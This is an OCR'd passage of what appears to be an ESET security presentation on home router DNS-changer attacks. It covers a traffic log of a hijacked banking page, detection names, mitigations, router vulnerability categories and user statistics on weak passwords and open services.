192.168.80.129	49406	200.98.119.106	80	HTTP	433	www.bradesco.com.br	GET /bradesco/css/ladooculto.css HTTP/1.1
192.168.80.129	49407	200.98.119.106	80	HTTP	434	www.bradesco.com.br	GET /bradesco/foto1.jpg HTTP/1.1
192.168.80.129	49406	200.98.119.106	80	HTTP	434	www.bradesco.com.br	GET /bradesco/botao.png HTTP/1.1
192.168.80.129	49411	200.98.119.106	80	HTTP	402	www.bradesco.com.br	GET /favicon.ico HTTP/1.1

Detection in Eset Products

- Network Protection Module, Script Detection
  - RouterDNSChanger, JS/DNSChanger Trojan



Mitigations


- Change default password
- Update the firmware
- Tune the router security settings
- Browser JS plugins
  - NoScript
- Test your router
  - Home Network Protection

Home Network Protection

- Open services
  - LAN, WAN
- Default password
- Malicious DNS settings
- Outdated firmware
- Application vulnerabilities
  - XSS, command injection, RCE, Bad Access Rights


ESS v10 Beta Users Stats

- 12000 routers
- 15% weak passwords



ESS v10 Beta Users Stats

- 7% routers have at least one application vulnerability



ESS v10 Beta Users Stats

- TCP Open Services from LAN
  - 80 – HTTP 85%
  - 443 - SSL(HTTPS) 21%
  - 23 – Telnet 22%
  - 22 – SSH 15%
  - 21 - FTP 22%
  - 139 - NetBIOS 15%, 445 – SMB 12%

Conclusion

- Home routers are vulnerable
- Attacks from home computers
- Future
  - Next gen routers – IoT gateways
  - Vulnerabilities of IoT devices